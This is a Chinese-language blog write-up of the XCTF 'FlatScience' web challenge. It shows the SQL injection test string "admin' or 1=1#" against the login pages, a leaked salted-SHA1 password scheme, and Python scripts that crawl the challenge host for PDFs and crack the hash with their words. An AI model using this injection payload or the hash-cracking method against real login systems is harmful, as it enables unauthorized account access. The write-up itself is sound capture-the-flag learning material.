FlatScience XCTF web进阶区FlatScience详解

原创

林英俊 于 2021-09-11 19:18:16 发布 108 收藏 1


分类专栏： CTF 文章标签： 安全 web安全 python

本文链接：https://blog.csdn.net/weixin_43693550/article/details/120241607

FlatScience XCTF web进阶区FlatScience详解

目录扫描


日常扫描一波目录，发现了一个admin.php和login.php



测试注入，万能密码

去看看admin.php和login.php

admin.php 测试了下注入 没啥效果，审查元素看到题目也提示了，干不动这



Admin-Panel

ID:

admin' or 1=1#

Password:

Submit

Nono! Stahp?!

Flux Horst (Flux dot Horst at rub dot flux)

再看看login.php，测试了下，报错了，nice，审查元素看到提示有个debug的参数

Login


Login Page, do not try to hax here plox!
ID:
admin' or 1=1#
Password:

Submit

Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "#" in **/var/www/html/login.php** on line **47**


Some Error occourred!

Flux Horst (Flux dot Horst at rub dot flux)





测试一下添加debug参数过后，暴露了源码，发现密码是sha1再加盐，最后再存到数据库的，看到了sqlite3 一脸懵逼这个sqlite用的太少了（主要是我太菜了～～～）然后就去学习了下sqlite相关的语法

https://www.cnblogs.com/xiaozi/p/5760321.html





果然有效果，之前暴露的代码里面就是把返回的结果设置到cookie里了，我们再把这个返回的数据解码一下






看到这个表里面有几个字段 查查账号密码和hint字段








看到这个hint 我感觉就非常不妙，说最喜欢的词在paper，我人傻了这么多url 还有pdf
但是莫法手动去找啊，一篇就是几千个单词，写程序吧。

获取所有的PDF的URL，并下载到本地，这里要用下递归


```
import re

import requests

regular_pdf = '[a-fA-F0-9]{32,32}.pdf'
regular_url = '\d/'
root_url = 'http://111.200.241.244:57162/'
pdf_list = []


def get_url(url):
    result = requests.get(url + "index.html")
    if result.status_code == 404:
        return
    re_url = re.findall(regular_url, result.text)
    print(re_url)
    re_pdf = re.findall(regular_pdf, result.text)
    for pdf in re_pdf:
        pdf_list.append(url + pdf)
    if re_url:
        for suffix_url in re_url:
            get_url(url + suffix_url)
    else:
        return


def download_pdf(pdf_list):
    for pdf_url in pdf_list:
        result = requests.get(pdf_url)
        file = open(r'/Users/yingjun/PycharmProjects/Test/pdf/' + pdf_url[-36:], 'wb')
        file.write(result.content)
    pass


get_url(root_url)
print(pdf_list)
download_pdf(pdf_list)
```


pdf
1f0e3dad99908345f7439f8ffabdffc4.pdf
1ff1de774005f8da13f42943881c655f.pdf
02e74f10e0327ad868d138f2b4fdd6f0.pd
3c59dc048e8850243be8079a5c74d079
4e732ced3463d06de0ca9a15b6153677.
6ea9ab1baa0efb9e19094440c317e21b.p
6f4922f45568161a8cdf4ad2299f6d23.pd
8e296a067a37563370ded05f5a3bf3ec.p
8f14e45fceea167a5a36dedd4bea2543.pd
9bf31c7ff062936a96d3c8bd1f8f2ff3.pdf
33e75ff09dd601bbe69f351039152189.pd
45c48cce2e2d7fbdea1afc51c7c6ad26.pd
70efdf2ec9b086079795c442636b55fb.p
98f13708210194c475687be6106a3b84.p
6512bd43d9caa6e02c990b0a82652dca.
34173cb38f07f89ddbebc2ac9128303f.pd
37693cfc748049e45d87b8c7d8b9aacd.p
1679091c5a880faf6fb5e6087eb1b2dc.pd
a87ff679a2f3e71d9181a67b7542122c.pd
aab3238922bcc25a6f606eb525ffdc56.p
b6d767d2f8ed5d21a44b0e5886680cb9.
c4ca4238a0b923820dcc509a6f75849b.
c9f0f895fb98ab9159f51fd0297e236d.pd
c20ad4d76fe97759aa27a0c99bff6710.pd
c51ce410c124a10e0db5e4b97fc2af39.pd
c74d97b01eae257e44aa9d5bade97baf.p
c81e728d9d4c2f636f067f89cc14862c.p
d3d9446802a44259755d38e6d163e820
e4da3b7fbbce2345d7772b0674a318d5.p
eccbc87e4b5ce2fe28308fd9f2a7baf3.pd
Check.py
GetPDF.py

把PDF所有的单词全部搞出来 一个个加密对和密码对比

```
import hashlib
import pdfplumber
import os

crypto_password = '3fab54a50e770d830c0416df817567662a9dc85c'
words_list = []
pdf_path = []

root_path = '/Users/yingjun/PycharmProjects/Test/pdf/'


def crypto_str(word):
    word = word + 'Salz!'
    # print(word)
    encrypts = hashlib.sha1(word.encode("utf-8")).hexdigest()
    return encrypts


def get_content(path):
    pdf = pdfplumber.open(path)
    for page in pdf.pages:
        content = page.extract_text()
        words_list.extend(content.split(' '))


def get_pdf_name(path):
    filelist = os.listdir(path)
    for item in filelist:
        pdf_path.append(item)


get_pdf_name(root_path)
for path in pdf_path:
    get_content(root_path + path)

for word in words_list:
    word = word.replace('\n', '')
    encrypts = crypto_str(word)
    if encrypts == crypto_password:
        print("-------------------------找到了-----------------------------------")
        print(word)
```

找到了。nice！！！！ThinJerboa



登录拿Flag